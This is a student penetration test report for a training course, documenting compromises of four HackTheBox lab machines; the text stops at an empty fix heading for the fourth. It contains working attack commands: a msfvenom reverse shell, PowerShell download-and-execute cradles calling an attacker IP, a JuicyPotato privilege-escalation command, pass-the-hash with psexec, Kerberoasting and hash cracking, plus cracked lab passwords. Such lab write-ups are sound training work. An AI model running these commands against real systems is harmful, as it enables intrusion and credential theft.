

ITSAFE
Cyber Security Trainings

Penetration Test Report for Internal Lab and Exam

v.1.0

itsafe.samuel@ovadya.com

Samuel Ovadya

Copyright © 2021 ITSafe Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from ITSAFE Cyber College.

Table of Contents

1.0 ITSafe Penetration Project Reports	4
1.1 Introduction	4
1.2 Objective	4
1.3 Requirements	4
2.0 High-Level Summary	5
2.1 Recommendations	5
3.0 Methodologies	5
3.1 Information Gathering	6
3.2 Penetration	7
System IP: 10.10.10.63 (Jeeves)	7
Service Enumeration	7
Privilege Escalation	7
System IP: 10.10.10.93 (Bounty)	13
Service Enumeration	13
Privilege Escalation	13
System IP: 10.10.10.100 (Active)	16
Service Enumeration	16
Privilege Escalation	16
System IP: 10.10.10.178 (Nest)	20
Service Enumeration	20
Privilege Escalation	20
System IP: 10.10.10.236 (Toolbox)	26
Service Enumeration	26
Privilege Escalation	27



בדיקות חוסן תשתית דוח מעבדות גמר

4.0 Additional Items	31
Appendix 1 - Proof and Local Contents:	33

1.0 ITSafe Penetration Project Reports

1.1 Introduction

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Project Lab. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox\VulnHub internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.10.63 (Jeeves)
- 10.10.10.93 (Bounty)
- 10.10.10.100 (Active)
- 10.10.10.178 (Nest)
- 10.10.10.236 (Toolbox)

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

Lab Network

- 10.10.10.63
- 10.10.10.93
- 10.10.10.100
- 10.10.10.178
- 10.10.10.236

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to 5 out of the 5 systems.

System IP: 10.10.10.63 (Jeeves)

Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.63	TCP: 80/HTTP, 135/MSRPC, 445/SMBv2, 50000/HTTP

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: sensitive files / PassTheHash /alternative stream

Vulnerability Explanation:

The low access user has access to an encrypted password-managed database: it is an encrypted file which stores sensitive data including passwords, this file is used by KeePass, we however don't know the password to decrypt it and open it through the KeePass software. This is why we had to convert the file into an JohnTheRipper crackable file using: keepass2john. Once we got access to it we have several NTLM hashes stored in this database. And use a technique called PassTheHash (PTH) using the psexec tool to gain root access. The flag was saved in a alternative stream : hm.txt:root.txt:\$DATA

Vulnerability Fix:

- Remove the “.kdbx” file from low rights user’s access
- Use stronger password for it
- Avoid storing administrator ntlm on it
- Enable SMB signing
- Disable NTLM authentication

Exploit Code:

When traversing through users I found “kohsuke” in his Documents folder I found : “CEH.kdbx”

```
C:\Users\kohsuke\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1
2 Idle
Directory of C:\Users\kohsuke\Documents

11/03/2017  11:18 PM    <DIR>          .
11/03/2017  11:18 PM    <DIR>          ..
09/18/2017  01:43 PM                2,846 CEH.kdbx
                1 File(s)                2,846 bytes
                2 Dir(s)    2,626,682,880 bytes free

C:\Users\kohsuke\Documents>
```

Create a meterpreter shell to migrate and download easily the file:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.10 LPORT=80 -f exe -o shell.exe
```

start an http server on port 8080:

```
on kali: python -m http.server 8080
```

בדיקות חוסן תשתית

דוח מעבודות גמר

on target:

```
powershell -command "& {(New-Object System.Net.WebClient).DownloadFile('http://10.10.14.10:8080/shell.exe', 'shell.exe')}"
```

on kali start listener:

```
msfconsole
```

```
use mutli/handler
```

```
set payload windows/meterpreter/reverse_tcp
```

```
set lport 80
```

```
run
```

on target: *shell.exe*

```
Apr 07, 2024 - 18:34:04 (IDT) exegol-jeeves /workspace # nc -lvp 8044
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::8044
Ncat: Listening on 0.0.0.0:8044
Ncat: Connection from 10.10.10.63.
Ncat: Connection from 10.10.10.63:49682.
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>powershell -command "& {(New-Object System.Net.WebClient).DownloadFile('http://10.10.14.10:8080/shell.exe', 'shell.exe')}"
```

```
meterpreter > dir
Listing: C:\users\kohsuke\documents

Mode                Size           Type             Last modified      Name
-----
100666/rw-rw-rw-    2846          fil              2017-09-18 20:43:17 +0300 CEH.kdbx
040777/rwxrwxrwx     0             dir              2017-11-04 04:50:40 +0200 My Music
040777/rwxrwxrwx     0             dir              2017-11-04 04:50:40 +0200 My Pictures
040777/rwxrwxrwx     0             dir              2017-11-04 04:50:40 +0200 My Videos
100666/rw-rw-rw-     402          fil              2017-11-04 05:15:51 +0200 desktop.ini
100777/rwxrwxrwx    1583          fil              2024-04-07 23:31:52 +0300 shell.bat

meterpreter > download CEH.kdbx
[*] Downloading: CEH.kdbx -> /workspace/CEH.kdbx
[*] Downloaded 2.78 KiB of 2.78 KiB (100.0%): CEH.kdbx -> /workspace/CEH.kdbx
[*] Completed : CEH.kdbx -> /workspace/CEH.kdbx
meterpreter >
```

Download the KDBX file via meterpreter:

```
Download /users/kohsuke/documents/ceh.kdbx
```

Use keepass2john and crack the password to open it with the keepassxc software:

```
Apr 07, 2024 - 18:37:47 (IDT) exegol-jeeves /workspace # keepass2john CEH.kdbx > hashkdbx
Apr 07, 2024 - 18:39:31 (IDT) exegol-jeeves /workspace # cat hashkdbx
CEH:$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d*3869f
e357ff2d7db1555cc668d1d606b1dfaf02b9dba2621cbe9ecb63c7a4091*393c97beafd8a820db9142a6a94f03f6*
b73766b61e656351c3aca0282f1617511031f0156089b6c5647de4671972fcff*cb409dbc0fa660fcffa4f1cc89f7
28b68254db431a21ec33298b612fe647db48
Apr 07, 2024 - 18:39:38 (IDT) exegol-jeeves /workspace # nano hashkdbx
Apr 07, 2024 - 18:39:59 (IDT) exegol-jeeves /workspace # john hashkdbx
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cracked 1 password hash (is in /opt/tools/john/run/john.pot), use "--show"
No password hashes left to crack (see FAQ)
Apr 07, 2024 - 18:40:08 (IDT) exegol-jeeves /workspace # john hashkdbx --show
?:moonshine1


1 password hash cracked, 0 left
```

The password is 'moonshine1'


Open the software:

Keepassxc CEH.kdbx

Enter the password:



We then have a NTLM hash under the '?' row:



Use psexec.py PassTheHash to connect using this hash:

```
Apr 07, 2024 - 18:46:58 (IDT) exegol-jeeves /workspace # psexec.py administrator@10.10.10.63 -hashes aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
Impacket for Exegol - v0.10.1.dev1+20231106.134307.9aa9373 - Copyright 2022 Fortra - forked by ThePorgs

[*] Requesting shares on 10.10.10.63.....
[*] Found writable share ADMIN$
[*] Uploading file SEQfdCcw.exe
[*] Opening SVCManager on 10.10.10.63.....
[*] Creating service IOcP on 10.10.10.63.....
[*] Starting service IOcP.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

The flag is usually in /users/administrator/Dektop/root.txt but we only found hm.txt,

Search for other stream:

Dir /r

```
C:\Users\Administrator\Desktop> dir /r
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1

Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
12/24/2017  03:51 AM                34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM                797 Windows 10 Update Assistant.lnk
                2 File(s)                833 bytes
                2 Dir(s)  2,622,492,672 bytes free

C:\Users\Administrator\Desktop> type hm.txt:root.txt:$DATA
The filename, directory name, or volume label syntax is incorrect.
```

root.txt Contents:

```
C:\Users\Administrator\Desktop> more < hm.txt:root.txt
afbc5bd4b615a60648cec41c6ac92530
```

System IP: 10.10.10.93 (Bounty)

Service Enumeration

Server IP Address	Ports Open
10.10.10.93	TCP: 80/HTTP

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

A File Upload allowed a .config to get a powershell reverse_shell

```
[Feb 22, 2024 - 01:05:47 (IST)] exegol-bounty /workspace # nc -lvp 80
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.10.93.
Ncat: Connection from 10.10.10.93:49159.
Windows PowerShell running as user BOUNTY$ on BOUNTY
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
bounty\merlin
PS C:\windows\system32\inetsrv>

[Feb 22, 2024 - 01:07:46 (IST)] exegol-bounty bounty # python -m http.server 8085
Serving HTTP on 0.0.0.0 port 8085 (http://0.0.0.0:8085/) ...
10.10.10.93 - - [22/Feb/2024 01:07:59] "GET /shell.ps1 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
[Feb 22, 2024 - 01:21:05 (IST)] exegol-bounty bounty #
```

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: juicy potatoe

Vulnerability Explanation:

this exploit abuse from a SetImpersonate right using another process token

<https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/juicypotato>

it allows a process to highjack an internal COM with high rights using it CLSID

I used the default command provides by hacktricks but others CLSIDs might work as well

Vulnerability Fix:

- remove SetImpersonate right for the user

Severity: High

Exploit Code:

Check vulnerability:

```
PS C:\windows\system32\inetsrv> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
-----
SeAssignPrimaryTokenPrivilege  Replace a process level token                 Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process           Disabled
SeAuditPrivilege              Generate security audits                     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                     Enabled
SeImpersonatePrivilege         Impersonate a client after authentication    Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set               Disabled
PS C:\windows\system32\inetsrv> █
```

Download the juicy.exe exploit (link in the hacktricks):

Start an http server on kali:

```
Python -m http.server 8085
```

Upload the juicy.exe and an ps1 reverse shell onto the target:

On target:

Upload juicy.exe

```
(New-Object System.Net.WebClient).DownloadFile("http://10.10.16.6:8085/juicy.exe", "/temp/juicy.exe")
```

root shell on 443

בדיקות חוסן תשתית

דוח מעבודות גמר

```
(New-Object System.Net.WebClient).DownloadFile("http://10.10.16.6:8085/shell2.ps1",  
"/temp/shell2.ps1")
```

EXPLOIT:

```
.\juicy.exe -l 1337 -c "{4991d34b-80a1-4291-83b6-3328366b9097}" -p c:\windows\system32\cmd.exe -a  
"/c powershell iex (New-Object Net.WebClient).DownloadString('http://10.10.16.6:8085/shell2.ps1')" -t *
```

```
PS C:\temp> .\juicy.exe -l 1337 -c "{4991d34b-80a1-4291-83b6-3328366b9097}" -p c:\windows\system32\cmd.exe -a "/c po  
wershell iex (New-Object Net.WebClient).DownloadString('http://10.10.16.6:8085/shell2.ps1')" -t *  
  
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337  
....  
[+] authresult 0  
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM  
  
[+] CreateProcessWithTokenW OK
```

Proof.txt Contents:

```
[Feb 22, 2024 - 01:05:47 (IST)] exegol-bounty /workspace # nc -lvp 80  
Ncat: Version 7.93 ( https://nmap.org/ncat )  
Ncat: Listening on :::80  
Ncat: Listening on 0.0.0.0:80  
Ncat: Connection from 10.10.10.93.  
Ncat: Connection from 10.10.10.93:49159.  
Windows PowerShell running as user BOUNTY$ on BOUNTY  
Copyright (C) 2015 Microsoft Corporation. All rights reserved.  
  
PS C:\windows\system32\inetsrv>whoami  
bounty\merlin  
PS C:\windows\system32\inetsrv> █
```

```
[Feb 22, 2024 - 01:07:46 (IST)] exegol-bounty bounty # python -m http.server 8085  
Serving HTTP on 0.0.0.0 port 8085 (http://0.0.0.0:8085/) ...  
10.10.10.93 - - [22/Feb/2024 01:07:59] "GET /shell.ps1 HTTP/1.1" 200 -  
^C  
Keyboard interrupt received, exiting.  
[Feb 22, 2024 - 01:21:05 (IST)] exegol-bounty bounty # █
```

```
(root@Exegol)-[~]  
# nc -nlvp 443  
listening on [any] 443 ...  
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.93] 49169  
Windows PowerShell running as user BOUNTY$ on BOUNTY  
Copyright (C) 2015 Microsoft Corporation. All rights reserved.  
  
PS C:\Windows\system32>whoami  
nt authority\system  
PS C:\Windows\system32> cd /users/administrator  
PS C:\users\administrator> cd desktop  
PS C:\users\administrator\desktop> dir -force  
  
Directory: C:\users\administrator\desktop  
  
Mode                LastWriteTime         Length Name  
----                -  
-a-hs              5/31/2018  12:18 AM         282 desktop.ini  
-ar--              2/27/2024   7:48 PM          34 root.txt  
  
PS C:\users\administrator\desktop> type root.txt  
52f2c95c9541138a3a2190f668d023ab  
PS C:\users\administrator\desktop> █
```

System IP: 10.10.10.100 (Active)

Service Enumeration

Server IP Address	Ports Open
10.10.10.100	TCP: 53/DNS, 88/Kerberos, 135/RPC, 139/nt-ssn, 389/LDAP, 445/SMB, 464/kpasswd5, 593/http-rpc, 636/ldap-ssl, 3268-3269/globalcatldap-ssl, 49152-49158/msrpc, 49165/msrpc

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from:

When enumerating SMB share I got a gpp xml file containing a password hash/cipher for 'active.htb\svc_tgs' user

I used gpp-decrypt to get the password: 'GPPstillStandingStrong2k18'

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: Kerberoasting

Vulnerability Explanation:

Seeing the user named: svc_tgs and the Kerberos port 88 open I immediately thought of Kerberoasting attack, I then used the getSPn.py tool to extract the Administrator Kerberos TGS ticket cracked the hash using hascat, connect to administrator using the password

Vulnerability Fix:

- Close port 88

Exploit Code:

Download the getSpn script:

Wget <https://github.com/fortra/impacket/blob/master/examples/GetUserSPNs.py>

```
GetUserSPNs.py -outputfile Kerberoastables.txt -dc-ip "10.10.10.100"  
"active.htb"/"svc_tgs":"GPPstillStandingStrong2k18"
```

We get a file containing the TGS

```
[Feb 29, 2024 - 00:47:08 (IST)] exegol-active /workspace # GetUserSPNs.py -outputfile Kerberoastables.txt -dc-ip "10.10.10.100" "active.htb"/"svc_tgs":"GPPstillStandingStrong2k18"  
Impacket for Exegol - v0.10.1.dev1+20231106.134307.9aa9373 - Copyright 2022 Fortra - forked by ThePorgs
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet
active/CIFS:445	Administrator	CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb	2018-07-18 22:06:40.351723

```
[-] CCache file is not found. Skipping ...  
[Feb 29, 2024 - 00:47:30 (IST)] exegol-active /workspace # ls  
Kerberoastables.txt  
[Feb 29, 2024 - 00:47:36 (IST)] exegol-active /workspace # cat Kerberoastables.txt  
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$82e65fa42fe034c57b9959c3fb1bb6eb55ee4764907172a1ba1a78fe905e863d835eba245583381367598ee91af566cf1aa45d04ac2e49652103f006e7f8db9331225fcdcfa83c3129037998f6b279d0b9038e22ce9772590f69850e6540d9b10d9e7dc304179dfa35353f8a8a74853e6d3a495fb89e0489f24b45e5004801087eefed8254d2303114289cdab47ae3bed1f4133d359d25e9886157c8629caa4b3427701fbc56c06a5de6d2c3c6d979ea8dbb96e552e9aabfc6c4f9e0f94ab4ad8b0a4f91086023ebd3b47e9fb71a07fd9b5eded748923e76a6223a9d6cd690eff641fe74cc398dd4f0d1d0a89d1b03605b38fd8a754819bbba51bed2f200f4667ab64ce59097e50b2f1357ad69fb31cdcc9683fc63a30916c88c394a8c4ead72c2d1e970aef8517b7f66f8977683709e744c7298d089d3fc22e670d3b8982ae4b35fc47d5b4ebb436935df61d633bf1e71079b551520f2d88366f49560ec38a79ecebea46f9a38a64b79d1ce42aeb4d32165d84d474dac299f52df5ef1881aa196b36fa1fcb34d835f83bdad91faf96487283b8a02a45d686dbd3468c01143096de28ea1ff1e669beab2a814f82ae5b64d0fa62c19457b8a14711e34c8526dbb698fe458a11d8c1f1dd368130342fd15db602f8dab3c5276ae0a7090974374c91e83e117c280d96d2df6ad0ba3daf3beedafdf1f3d343f9a516f51cc2f6eff1ee4471bedfa59ac97d67697d05ae0effd45c94214760ef96fdd56cd0ab51147f129fc2c91d3a27c3e8894d95d643e8d3e071cfa92018914efcc449767cc06eb37f066d1722dab3f49cc722a14a5a78e3ee7285a829721e0cd25ebe382c35347fe39311aa79c81d2b8c35e17690737dd8a8bfd9b619cf506de21802c2fa421d13343c5949b4dac8b2ed513f08b10913bd167145af5e43740c63e0926704e79df4a2991e3b0dd314c3f99dc65bfa7ef8f145f92f88ec4f7cbd80fe897b3f4f11c5d714dc198cfff247fed84727e9caf5cd77f6d57376b486dc1fa41c67fecb9c570620f99ab217a2415022854e5965d3d4c3405be825d5df3594b3146612834987aa6a8610239b89a0554251b94340cf2788735521ed349b88d2c3f12daee90addc25298e0d62703d56ce1e0e93fabff9380a4dedb1a2f8c0eb80aaabe530be6efa839fd7cd67523a0991bed411d93cb455a43f4c8b6261453d968ef27c90a3a257c9a3b5b411e88164dba6d38496b8aa0c5d54e65c805d2f4b011cac7411f22d28790f6e0e05bc6f3
```

בדיקות חוסן תשתית

דוח מעבודות גמר

Pass it to hashcat:

```
hashcat -m 13100 Kerberoastables.txt /opt/rockyou.txt
```

```
* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$9c7977cf529ebda18e07cbddff6ee04$fa10f7362fd98a34d87
dd3790381149d651e91333969f5bc60a39e8cd5a8bad6fb7b309def6165efeb25bf078b37b1893a450e2529ba6228c7c493e6f2c06a5ac2dc927
bba3cc59c17158c933c9d31bc4c6c250f7252cf5c011bc63cb0a9a6dc6a13a299fa640d89b7930b5962ce5965d174b14139171b3b3dc14c7875d
f3255709cc1639a782dc379619cdcbcd2c06776b3ba838bf5ef8e5178d2f442ca070c0685e76c969dd03a88c4ca03eb30399e9826d8fd0e318fe
74d3a01627481b560af8a015172ef96677379e5c46f48f5a013a90faaa4516d9d9e1a34d9f9fcea1f6bc954d451842c7df83aa682906794b089
37190c522aa31b4134f4dcea50aeb0228c89f9878e9f7dd1a7239d16d7eef52ed9a15f14f6541e9c0b842da79e5123963faead72b894d5a8a58
49606d25b390a290522db0d2577e7d09e08fa0c4d63a65bbac34140d6e756563fbc852100fd86d1ecbdf31767828ae80c94d1aa41d1b5133364366fb45487a
a7d2d27693c468ed00ae4c06b3a8b5163382ca02db36c1586cc6af4006c32f1c030dd96007f39565f7c408d50913054e194775e5a31c7a93f32
2503bce0ef5010a8eaac69569461247620e4badf7279a5e853f963fbc852100fd86d1ecbdf31767828ae80c94d1aa41d1b5133364366fb45487a
daf9d1da6ebc15706ccde82f9aaed3d9ac0756fabada9a950e42c4539d5267c49548e970a373f08cc8162c57ac1fffa3b1c24ebec67d0d8b9048
bc8592d79018791620cfe8a9e9a23ef13ee5cf6dd100e6d04ca4082c5648f204db129330d67098ac2779bee3a1c032f4924a52f7330f62efe706
3680aa9937f82684bc69809dbba2f2dbefbd4541ef8a1f06693ba75d6ceabab8d8152dd53bab96d986590c97614dea5ed35da85ad5896dc2f9b4e
9d07dc77751c656590c80fb80e65ba18dc0aba7fa2c4ec65453e90b5e56523387c9cc4cfa9c149e5df1e80d25c20bbc6ff4f17c85bb13dd1a5d9
6c150fd76811fa6b99f05570f551a362bfaf5d25138e60c8f2092d170db0d75d855463af9d6a18f7b7d530eb2f6e282a1d8c76473b7b71a3da8
df698ef672d259f71660bc8bce5409f972f6051b10a0b9cf3e62cba71958040b7b9a6e33dbe357dd37fb82f582c8c920496d4ead8e320c286e22
1ee48d320ad145849d25f02861307dc3e1515cf839d92f442df7a99a5229eb3ae87706f17f83e53de8f27d24c77a84a5dd503b129bb183948
fa2ca7e9242f50a6b512:Ticketmaster1968

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Ad ... 6b5129
Time.Started.....: Thu Feb 29 01:13:23 2024 (15 secs)
Time.Estimated...: Thu Feb 29 01:13:38 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/opt/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 733.6 kH/s (0.56ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 10537984/14344387 (73.46%)
Rejected.....: 0/10537984 (0.00%)
Restore.Point...: 10536960/14344387 (73.46%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: Tiffany93 → Throy1
Hardware.Mon.#1..: Util: 51%

Started: Thu Feb 29 01:13:21 2024
Stopped: Thu Feb 29 01:13:39 2024
[Feb 29, 2024 - 01:25:19 (IST)] exegol-active active # █
```

we get password: Ticketmaster1968

בדיקות חוסן תשתית

דוח מעבודות גמר

connect using psexec.py:

```
[Feb 29, 2024 - 01:12:03 (IST)] exegol-active /opt # psexec.py "active.htb"/"Administrator"@10.10.10.100
Impacket for Exegol - v0.10.1.dev1+20231106.134307.9aa9373 - Copyright 2022 Fortra - forked by ThePorgs

Password:
[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file iSYNHMre.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service yKLQ on 10.10.10.100.....
[*] Starting service yKLQ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Proof.txt Contents:

34e0bf739a30f1fda3de27e75a0dc764

System IP: 10.10.10.178 (Nest)

Service Enumeration

Server IP Address	Ports Open
10.10.10.178	TCP: 445, 4386

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation: sensitive SMB share containing credentials, an encrypted password is saved in RU_scanner.xml, and a VB project is also available via share , it appears the VB project can decrypt the cipher , we then just need to edit the code in order to print the decrypted password:

c.smith : xRxRxPANCAK3SxRxRx

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: sensitive File, decryption exe file reverse engineering

Vulnerability Explanation:

When we connect to c.smith SMB share we will find in:

//10.10.10.178/Users/C.Smith/HQK Reporting/

A file called : "Debug Mode Reporting.txt"

But the file is empty, there is however an alternate stream saved under another filename :

```
smb: \C.Smith\HQK Reporting\> !cat "Debug Mode Password.txt"
smb: \C.Smith\HQK Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:   Fri Aug  9 02:06:12 AM 2019 IDT
access_time:   Fri Aug  9 02:06:12 AM 2019 IDT
write_time:    Fri Aug  9 02:08:17 AM 2019 IDT
change_time:   Wed Jul 21 09:47:12 PM 2021 IDT
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
smb: \C.Smith\HQK Reporting\> get DEBUGM~1.txt
getting file \C.Smith\HQK Reporting\DEBUGM~1.txt of size 0 as DEBUGM~1.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \C.Smith\HQK Reporting\> !cat DEBUGM~1.txt
smb: \C.Smith\HQK Reporting\> get DEBUGM~1.txt:Password
getting file \C.Smith\HQK Reporting\DEBUGM~1.txt:Password of size 15 as DEBUGM~1.txt:Password (0.0 KiloBytes/sec) (average 0.0
smb: \C.Smith\HQK Reporting\> ^C
```

This file contains a password : **WBQ201953D8w**

In the same folder there is a config file for port 4386

According to nmap this service contains some commands,

Not being able to connect via netcat, we can connect via telnet ,

Active the DEBUG mode using the password we just got,

We then have two files with their path:

QUERY FILES IN CURRENT DIRECTORY

- [1] HqkLdap.exe
- [2] Ldap.conf

Current Directory: LDAP

Once downloaded lets look for more information:

```
[Mar 07, 2024 - 00:14:31 (IST)] exegol-nest /workspace # file HqkLdap.exe
HqkLdap.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 4 sections
```

Using GPT I discovered a software which can decompile .NET files , we allows me to not disassemble

Once decompiled we can set a breakpoint when the encrypted get decrypted and look at the plain password:

XtH4nkS4Pl4y1nGX

Use impacket psexec.py to get reverse-shell

Vulnerability Fix:

